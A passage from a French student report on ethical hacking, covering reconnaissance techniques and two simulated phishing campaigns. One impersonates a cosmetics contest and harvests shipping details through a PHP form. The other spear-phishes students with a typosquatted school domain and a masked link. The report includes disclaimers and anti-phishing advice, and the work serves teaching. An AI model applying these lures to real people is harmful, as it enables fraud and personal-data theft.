



MINES DE SAINT ÉTIENNE

SRIE
RAPPORT

Sécurité des réseaux informatiques d'entreprise

Élèves :

Lisa-Marie Durieux
Nina Perret

Enseignants :

Raphael VIERA
Gabriel LADET

10 janvier 2026

Table des matières

1	Introduction	3
2	Ethical Hacking : Reconnaissance / Footprint	3
2.1	Introduction de la sous-partie	3
2.2	Quelques techniques classiques de reconnaissance	4
2.2.1	WHOIS	4
2.2.2	Google dorking	4
2.2.3	Recueil des données en ligne sur les réseaux sociaux	5
2.2.4	Shodan	5
2.2.5	Social Engineering Toolkit (SET)	5
2.3	Projet Nina : phishing avec un jeu concours	6
2.3.1	Contexte	6
2.3.2	Organisation du projet	6
2.3.3	Collecte des emails	7
2.3.4	Visuel de mail_erborian.html	7
2.3.5	Visuel de formulaire.html	9
2.3.6	capture.php	9
2.3.7	Visuel de merci.html	10
2.3.8	Lutter contre le phishing	10
2.4	Projet Lisa-Marie	10
2.4.1	Contexte - Spear Phishing	11
2.4.2	Objectif de l'attaque	11
2.4.3	Modélisation de l'attaque	12
2.4.4	Conclusion	17
3	Ethical Hacking : Scanning Networks	17
3.1	Introduction de la sous-partie	17
3.2	Scan des adresses IPs	18
3.2.1	Détermination de la plage réseau avec ifconfig	18
3.2.2	Détermination des hôtes actifs avec fping (ping sweep)	19
3.3	Scan des ports	20
3.4	Diagramme réseau	23
3.5	Complément : la commande <i>nikto</i>	23
3.6	Conclusion de la sous-partie	24
4	Ethical Hacking : Enumeration	24
4.1	Présentation	24
4.2	Techniques manuelles de Banner Grabbing	24
4.2.1	Avec Telnet	24
4.2.2	Avec Netcat	28
4.3	Techniques automatisées de Banner Grabbing	31
4.3.1	Nmap	31
4.3.2	Metasploit Framework	34
4.4	Conclusions sur les techniques de Banner Grabbing	36
4.4.1	Telnet	36
4.4.2	Netcat	36

4.4.3	Nmap	37
4.4.4	Metasploit	37
4.5	Détection du système d'exploitation	37
4.6	User enumeration	38
4.7	Synthèse de l'énumération	40
5	Ethical Hacking : Vulnerability Analysis	40
5.1	Introduction de la sous-partie	40
5.2	Scan des vulnérabilités de VISMINE avec Nessus	41
5.3	Recherche des <i>known exploit</i> avec searchsploit	41
5.4	Vulnérabilités de l'OS	42
5.5	Analyse des vulnérabilités liées aux utilisateurs	43
5.6	Analyse des vulnérabilités grâce au Banner Grabbing	44
5.7	Classification des vulnérabilités	44
6	Ethical Hacking : Gaining access	45
6.1	Introduction de la sous-partie	45
6.2	Attaque de FTP	45
6.2.1	Exploitation de la backdoor VSFTPD	45
6.2.2	Attaque force brute avec la commande <i>hydra</i>	47
6.2.3	Identifiants par défaut et accès anonyme	47
6.2.4	Utilisation de Metasploit	48
6.3	Attaque de SSH	49
6.3.1	Attaque brute-force avec <i>hydra</i>	49
6.3.2	Attaque brute-force avec Metasploit	50
6.4	Attaque de NetBIOS-SSN	50
6.5	Attaque de Java-RMI	50
6.6	Attaque de Bindshell	51
6.7	PostgreSQL	51
6.8	Tomcat	52
6.9	Conclusion de la sous-partie	52
7	Reverse Engineering in Network Security	53
8	Framework	55
9	Conclusion	56

1 Introduction

L'actualité démontre que la sécurité des réseaux informatiques d'entreprise n'est pas une option. En effet, les cyberattaques visant les entreprises sont de plus en plus fréquentes. Tous les secteurs sont vulnérables : industrie, hôpitaux, services publics...

Par exemple, en août 2025, Bouygues Telecom a été victime d'une cyberattaque, qui a permis à des attaquants d'accéder aux données personnelles de 6,4 millions de comptes clients : coordonnées, données contractuelles, état civil, IBANs.

Face à ces menaces, il est nécessaire de concevoir des systèmes robustes, résistants aux attaques malveillantes.

Pour cela, il est essentiel de se placer du point de vue des attaquants, afin de comprendre comment ils parviennent à compromettre un système.

C'est ce que nous avons réalisé à travers ce projet, dont l'objectif était de travailler sur le hacking éthique (*ethical hacking*). Nous avons découvert les différentes phases du hacking éthique et nous les avons mises en pratique en attaquant une machine virtuelle volontairement vulnérable : VISMIN.

Ces phases sont les suivantes :

- **Reconnaissance** : collecte d'informations sur la cible, passivement (i.e. sans interagir directement avec la cible)
- **Scan du réseau** : cartographie du réseau → machines actives, ports ouverts
- **Enumeration** : extraction d'informations plus ciblées, comme les versions des services, les utilisateurs actifs
- **Analyse des vulnérabilités** : recherche de failles et de vecteurs d'attaque
- **Exploitation** : accès à la machine cible, par des attaques concrètes

Nous avons effectué le processus complet de hacking éthique, en passant par ces cinq phases.

En outre, ce rapport inclut :

- Nos projets individuels de mise en pratique du social engineering
- La résolution du challenge de reverse engineering sur Ghidra
- Un framework retraçant les étapes de hacking éthique, que nous avons construit au fur et à mesure du projet

2 Ethical Hacking : Reconnaissance / Footprint

2.1 Introduction de la sous-partie

L'objectif de la phase de reconnaissance est de récupérer un maximum d'informations sur la cible avant de lancer le moindre scan technique.

Dans cette partie, nous avons exploité les deux notions suivantes :

- L'OSINT (Recherche d'informations publiques) : C'est la collecte de renseignements via des sources accessibles au public (comme les moteurs de recherche par exemple). Il s'agit d'une reconnaissance passive. Contrairement aux scans actifs, on cherche à obtenir des informations (IP, noms de domaine) sans jamais interagir directement avec la machine cible, ce qui permet de rester invisible aux yeux des systèmes de détection.
- L'Ingénierie Sociale (Social Engineering) : Il s'agit de "l'art de manipuler les gens" pour qu'ils divulguent des informations confidentielles. Ici, on ne cherche pas une

faille logicielle, mais on exploite l'erreur/inattention humaine pour obtenir des accès.

Nous avons commencé par exploiter quelques commandes classiques de reconnaissance. Puis nous avons chacune réalisé un projet individuel, permettant d'illustrer, de mettre en pratique la phase de reconnaissance.

2.2 Quelques techniques classiques de reconnaissance

2.2.1 WHOIS

La commande *WHOIS* permet d'obtenir des informations (disponible publiquement) sur un nom de domaine.

En exécutant *whois emse.fr*, on obtient de nombreuses informations sur le domaine, comme par exemple :

- Sa date de création : 31/12/1994
- La date de la dernière mise à jour : 31/12/2025
- Des informations de contact de l'organisation : Ecole Nationale Supérieure des Mines, 158 cours Fauriel 42023 Saint-Etienne, +33.477420123, dsi-contact@listes.emse.fr
- Des informations de contact de personnes : Jacques Fayolle, Anthony Ruiz, Dominique Berthet

2.2.2 Google dorking

Google Dorking consiste à utiliser opérateurs de recherche avancés (exemple : *intitle :*) pour identifier des failles de sécurité et des informations sensibles référencées publiquement par erreur.





FIGURE 1 – Résultat de *intitle : "ADSL Router" inurl : "/login.htm"*

On peut se connecter avec des identifiants par défaut (ici user/user).


FIGURE 2 – Résultat de `intext : "@emse.fr"`

On peut afficher toutes les adresses mails du domaine `emse.fr`.

2.2.3 Recueil des données en ligne sur les réseaux sociaux

Les réseaux sociaux sont un excellent moyen de recueillir des informations sur une personne ou une organisation. Noms, mails, numéros de téléphone, localisation... Il est même possible d'identifier des routines ou des événements périodiques.

2.2.4 Shodan

Shodan est un moteur de recherche indexant les appareils connectés (ports, services, webcams, routers, etc..) plutôt que les sites web.




FIGURE 3 – Echec de la commande shodan

L'erreur 403 Forbidden correspond à un problème de permission. Peut être que la version gratuite de shodan ne permet pas d'exécuter la commande ?

2.2.5 Social Engineering Toolkit (SET)

SET est un framework open-source qui permet d'automatiser des scénarios de social engineering (comme le phishing par exemple).

Nous avons cloné cette page <https://practicetestautomation.com/practice-test-login/>

Dans un premier temps, `set` demande l'adresse IP du domaine cible. Avec la commande `ping`, j'ai obtenu 162.241.255.48. Puis `set` demande l'adresse de la page à cloner : `https://practicetestautomation.com/practice-test-login/`.

Avec la commande `sudo ls /root/.set/web_clone`, on constate qu'un fichier `index.html` a bien été créé : il s'agit du fichier cloné.

Nous l'avons copié dans un répertoire de `/home/eLeves` et nous nous sommes accordé les droits d'ouverture avec `chmod 777`. Cependant, le fichier demeure inaccessible...

2.3 Projet Nina : phishing avec un jeu concours

2.3.1 Contexte

A l'approche des fêtes de fin d'année, la marque de skincare coréenne Erborian a organisé un jeu concours de Noël. Un lot de cosmétiques gratuit est promis aux gagnants du jeu.

Ce projet simule une campagne de phishing saisonnière exploitant ce concours organisé par Erborian juste avant la période des fêtes. La méthodologie s'appuie sur des leviers de *social engineering*. L'utilisation du jeu concours organisé par Erborian permet de justifier la collecte de données personnelles aux yeux de la victime. La stratégie offensive repose sur une double manipulation psychologique. L'idée est de jouer sur l'appât du gain et sur l'enthousiasme des fêtes de fin d'année. À cette période, les jeux concours sont très fréquents et nombreuses sont les personnes qui y participent sous prétexte qu'elles n'ont "rien à perdre".

2.3.2 Organisation du projet

Disclaimer

Dans le cadre de ce projet, aucun mail n'a été véritablement envoyé.

Le projet est organisé de la manière suivante :

- Un email est envoyé (mail_erborian.html). Ce mail félicite la cible de sa victoire au concours de Noël organisé par Erborian.
- Ce mail contient un bouton (lien) cliquable vers un formulaire, permettant à la cible d'entrer ses coordonnées de livraison (nom, prénom, adresse postale, numéro de téléphone) et de spécifier la teinte choisie pour l'un des produits. Ce choix de teinte vise à rendre le formulaire plus crédible, en permettant à la cible d'effectuer un choix.
- Ce formulaire contient un bouton (lien) cliquable pour valider les informations saisies. Ce que la cible ignore est que le script capture.php va recueillir en arrière plan les données entrées dans le formulaire. Tout ce que la cible voit, c'est une redirection vers une page de remerciements, elle même redirigée vers le site officiel d'Erborian.
- Le script capture.php recueille les données saisies par la cible et les stocke dans un fichier .csv. Ces données seront donc facilement exploitables ultérieurement.




FIGURE 4 – Arborescence du projet. En fond bleu la partie front end / En fond jaune la partie back end.

Un fichier README.md est disponible en annexe. Il contient toutes les instructions relatives à l'exécution du projet.

2.3.3 Collecte des emails

Cette partie n'a pas été réalisée afin de rester dans un cadre pédagogique (et légal).

Cependant, nous pouvons évoquer la stratégie de récolte d'emails que nous mettrions en place si nous souhaitions mettre en oeuvre ce projet.

La stratégie consisterait à extraire les usernames des abonnés aux comptes officiels d'Erborian sur les réseaux sociaux (Instagram, TikTok, etc..). En exploitant la nomenclature courante des adresses mail (prenom.nom@provider.com, p.nom@provider.com, etc..), il deviendrait possible de générer des listes d'emails possibles. On effectuerait ainsi une reconnaissance ciblée, c'est-à-dire une recherche d'emails de personnes ayant une forte probabilité de participation au concours officiel. L'objectif est d'isoler des profils d'utilisateurs présentant une forte appétence pour la marque afin de maximiser le taux de clics sur l'email de phishing.

Remarque :

Pour tester ce projet, j'ai donc utilisé mon propre email et des emails génériques.

2.3.4 Visuel de mail_erborian.html

Voici le mail envoyé, contenant un lien cliquable redirigeant la cible vers le formulaire lui permettant de saisir ses données personnelles.




FIGURE 5 – Email de phishing

Pour réaliser cette page, un travail de mimétisme graphique a été effectué. Il en résulte des choix de codes couleurs hexadécimaux précis (notamment le vert pour les boutons cliquables), des choix de typographies, etc.. Des logos et des visuels de produits ont également été réutilisés. L'objectif est de créer un environnement familier pour la victime, réduisant ainsi son seuil de vigilance par un sentiment de continuité avec l'expérience utilisateur habituelle d'Erborian.

Remarque : La mention "Sans confirmation sous 24h, votre lot sera automatiquement réattribué" pousse la cible à agir rapidement, à ne pas chercher à identifier les tentatives de phishing.

2.3.5 Visuel de formulaire.html

Voici un aperçu du formulaire. Il est équipé d'un bouton de validation, qui transmet les données saisies vers capture.php.

VALIDATION DE L'ENVOI

Votre coffret est prêt à être expédié. Veuillez confirmer vos coordonnées ci-dessous.

PRÉNOM
Marie

NOM
Dupont

ADRESSE E-MAIL
mdupont@gmail.com

ADRESSE DE LIVRAISON (N° + NOM DE RUE)
1 rue nomderue

CODE POSTAL
Ex: 75001

VILLE
Ville

TÉLÉPHONE MOBILE (POUR LE SUIVI COLISSIMO)
06 00 00 00 00

TEINTE DE VOTRE CC CRÈME OFFERTE :

☐ PORCELAIN
 ☐ CLAIR
 ☐ DORÉ
 ☒ CARAMEL
 ☐ DEEP
 ☐ RICH

CONFIRMER MON EXPÉDITION GRATUITE

🔒 Cryptage de données sécurisé - Erborian 2025

FIGURE 6 – Formulaire à compléter par la victime de phishing

Un travail de mimétisme graphique a également été effectué pour réaliser ce formulaire.

2.3.6 capture.php

capture.php sauvegarde les données recueillies dans un fichier .csv.

Remarque : Pour exécuter le projet (notamment cette partie avec le fichier capture.php, il est nécessaire de disposer d'un serveur local (XAMPP par exemple). Se référer au README.md pour plus de détails.

On obtient un fichier .csv de ce type.

	A	B	C	D	E	F	G	H	I
1	Date	Nom	Prenom	Email	Teinte	Adresse	Code_Postal	Ville	Telephone
2	29/12/2025 17:33	Nina	Perret	perret.nina@gclair		685 chemin f*	13120	GARDANNE	06*****92
3	29/12/2025 17:33	Marie	Dupont	mdupont@gmccaramel		1 rue sansnon	11111	ville	600000000
4	29/12/2025 17:34	Heloise	Dupont	heloise.duponrich		2 rue pasdeno	22222	ville2	700000000

FIGURE 7 – Fichier .csv recensant les données recueillies

2.3.7 Visuel de merci.html

Voici la page finale sur laquelle la cible arrive. Si l'utilisateur clique sur le bouton "Retour à la Boutique", il est ensuite redirigé sur le site officiel d'Erborian. Son but est que l'utilisateur ne suspecte rien.




FIGURE 8 – Page de remerciements

2.3.8 Lutter contre le phishing

- Vérifier l'URL. Ici, dans le cadre du projet, nous restons sur un serveur local (url "localhost"). Cependant, pour une utilisation concrète, la page serait hébergée sur un serveur public, avec un url du type "http://erborian-concours.com", différent de l'url officiel "https://fr.erborian.com/". Il faut vérifier si la mention "https" apparaît dans l'url et si le nom de domaine n'est pas suspect (par exemple, "erborian-concours.com" au lieu de "erborian.com").
- Contrôler l'expéditeur du mail. Dans le cas d'Erborian, l'adresse mail officielle est "contact.fr-fr@erborian.com". Une adresse mail du type "erborian.concours@yahoo.fr" est donc suspecte.

2.4 Projet Lisa-Marie

Dans le cadre de notre deuxième année d'études d'ingénieur, nous sommes amenés à réaliser un stage, d'une durée comprise entre 3 et 5 mois. À cette "occasion", plusieurs offres de stages nous sont régulièrement transmises par nos enseignants et les différents services de l'établissement. Cela crée une forte relation de confiance entre les étudiants et les informations relayées par l'école au sujet des offres de stage.

Ce contexte est alors particulièrement favorable à une attaque par social engineering, dans la mesure où les étudiants ne se poseront pas de questions sur la fiabilité du message transmis par un enseignant ou un membre de la direction.

2.4.1 Contexte - Spear Phishing

La méthode d'attaque que nous utilisons ici est le "spear phishing", ou "hameçonnage ciblé", qui consiste à voler des informations sensibles à des victimes hautement ciblées. Contrairement au phishing classique, qui repose sur des envois massifs et génériques de messages trompeurs, le spear phishing exploite des informations contextuelles sur sa cible afin de renforcer la crédibilité du message, comme par exemple la passion de la cible (sport, arts, etc.) ou encore son éducation. Cela renforce les chances de succès de notre attaque.

Dans un environnement où la recherche de stage représente un enjeu important pour les étudiants, cibler des étudiants en recherche active s'avère particulièrement efficace. C'est pourquoi nous allons utiliser les informations à notre disposition (domaine privilégiés de stage, modèle de mails d'offres de stage, emails étudiants) pour modéliser une attaque de spear phishing ciblant les étudiants de l'école des Mines de Saint-Étienne, cursus ISMIN, à l'aide d'une fausse annonce de stage. Cette dernière nous servira à collecter des informations personnelles en exploitant la confiance accordée aux communications de l'établissement.

N.B. : Aucune implémentation réelle n'a été réalisée au sein de la promotion, et les données apparaissant dans la suite du rapport ont été partagées volontairement par les personnes concernées.

Permission to Conduct Social Engineering / Reconnaissance Assessment

 Target Organization: Nina Perret
 Target Point(s) of Contact: Lisa-Marie Durieux - Nina Perret
 Scope (domains, networks, individuals): perret.nina@gmail.com
 Allowed techniques (check): ☒ Passive OSINT ☒ WHOIS/DNS ☒ Website archive review
☒ Google dorking (passive) ☒ Shodan (passive) ☒ Social media profiling
☒ Simulated phishing (only to lab accounts) ☒ SET in isolated lab
 Excluded targets/techniques: _____
 Testing window (start — end): septembre 2025/janvier 2026
 Deliverables: Projet SRIE
 Signatures: NP LMD
 Authorized Signatory: Nina Perret Date: 10/01/26
 Tester: Lisa Marie Durieux Date: 10/01/2025

FIGURE 9 – Formulaire d'autorisation Social Engineering

2.4.2 Objectif de l'attaque

Ce projet vise à décomposer et comprendre les différentes phases d'une attaque de spear phishing. Pour cela, nous enverrons un mail trompeur au sujet d'une fausse opportunité de stage en nous faisant passer pour la Direction de communication. Ce mail renverra à un formulaire en ligne que les élèves rempliront en pensant candidater pour le poste en question.

Étant nous mêmes élèves du cursus ISMIN, nous connaissons déjà les informations clés suivantes :

- le mail de la personne dont nous cherchons à "usurper" l'identité ;
- des modèles de mails envoyés par la direction de communication, ainsi que des offres de stages ;
- les e-mails étudiants des élèves de l'école ;
- le domaine d'étude des élèves, qui nous permet ainsi de cibler au mieux notre fausse offre de stage.

Ce projet n'a pas pour but de collecter et d'utiliser des informations personnelles.

2.4.3 Modélisation de l'attaque

2.4.3.1 Création d'une adresse mail trompeuse et cohérente

La première étape de notre attaque consiste à créer une fausse adresse e-mail qui nous permettra de nous faire passer pour la Direction de Communication. Le but étant d'avoir une adresse mail très ressemblante à `communication@mines-stetienne.fr`.

Nous commençons donc par acquérir un nom de domaine très proche de celui de utilisé par la direction de communication. Pour cela, on commence par chercher un nom de domaine disponible qui ne mettra pas la puce à l'oreille des élèves recevant le mail. qui recevront le mail.

Une simple recherche sur un site tel que IONOS nous permet de trouver les domaines encore disponible.

On identifie le nom de domaine suivant, qui est identique à celui utilisé par la direction de communication si ce n'est qu'il manque un n.




FIGURE 10 – Nom de domaine disponible à l'hébergement

Ainsi, `mines-stetienne.fr` devient `mines-stetiene.fr`.

Pour un euro symbolique (HT) par an, nous avons donc créé notre nom de domaine personnalisé qui nous permet alors de créer notre adresse mail telle que `communication@mines-stetiene.fr`

Nous pouvons ensuite rédiger un modèle de mail inspiré de ceux que nous avons pu recevoir au sujet d'offres de stage. Pour cela, il nous faut reprendre les formulations habituelles des mails de la Direction de Communication.




FIGURE 11 – Modèles de mails et d'offres de stage envoyés par l'école

Ces exemples nous permettent de rédiger un mail crédible que nous pouvons envoyer aux élèves depuis notre adresse mail communication@mines-stetiene.fr.




FIGURE 12 – Mail de Phishing envoyé aux élèves du cursus ISMIN

Aucun mail de ce type n'a été envoyé au sein l'école, ce modèle a été fait à des fins démonstratives uniquement.

Insérer un lien

URL

FAUX LIEN : https://tally.so/r/b5jodE

Texte à afficher

NOM DU VRAI LIEN : https://emploi.elsys-d

Titre

Cible

Nouvelle fenêtre

OK

Annuler

FIGURE 13 – Insertion du lien trompeur

Le lien figurant sur ce mail renvoie à notre fausse annonce. Ainsi, en cliquant sur le lien (qui est celui de la vraie annonce), nous sommes renvoyés vers la page de notre fausse annonce. Pour mettre en place cette ruse, on utilise l'insertion de lien, qui nous permet de donner n'importe quel nom au lien ajouté dans un mail.

2.4.3.2 Création d'une fausse page de recrutement

Afin d'être le plus crédible possible, il nous fallait trouver une "vraie" annonce de stage susceptible d'intéresser les élèves ISMIN que nous pourrions ensuite copier. Pour cela, une recherche rapide sur internet nous suffit. Nous avons ensuite ciblé une annonce sur le site Indeed pour un stage en IoT sur Aix-en-Provence (idéal pour les passionnés qui restent sur Gardanne).



FIGURE 14 – Offre de Stage sur Indeed (gauche) et le site du recruteur (droite)


Dans le cadre de notre modélisation d'une attaque de spear phishing, nous avons choisi de nous appuyer sur la création d'un formulaire en ligne plutôt que sur la copie de la page de l'annonce déjà existante. Ce formulaire nous servira à récolter les données personnelles des élèves, grâce aux informations demandées pour candidater au stage.

Une fois la candidature terminée, une page de remerciements s'ouvre et permet aux élèves de consulter les autres offres de stage de l'entreprise Elsys Design. Ce lien-ci renvoie vers une vraie page, qui permettra sans doute à l'étudiant de se rendre compte qu'il a été dupé (trop tard...).

2.4.3.3 Récupération des données via un formulaire

Dans le cadre de notre modélisation d'une attaque de spear phishing, nous avons choisi de nous appuyer sur la création d'un formulaire en ligne plutôt que sur la copie de la page de l'annonce déjà existante. Nous avons donc copié tous les détails de l'annonce pour la recréer, sans oublier d'insérer le formulaire de candidature.

Le logiciel Tally.so nous permet de réaliser un formulaire complet et très réaliste. Notre abonnement pro (25€/mois) nous permet de récupérer un maximum d'informations sur les utilisateurs, comme le pays et la ville de résidence (que certains pourraient protéger avec un VPN s'ils sont équipés), le temps passé sur le site ou encore complètement personnaliser le lien et le nom de domaine pour que notre site soit le plus réaliste possible.



Stage - Conception hardware d'une plateforme IoT

Description de l'offre

Contexte
Dans le cadre du développement d'un système numérique pour la validation de plateformes IOT, l'entreprise souhaite concevoir un produit de laboratoire capable de piloter des interfaces universelles et des protocoles spécifiques pour s'interfacer avec différents capteurs environnementaux.

Objectifs du stage
Le stagiaire participera à la conception complète d'une carte électronique, depuis la phase de spécification jusqu'à la validation fonctionnelle. Ce projet s'inscrit dans une démarche de mise en situation de développement dans un flot professionnel et industriel.
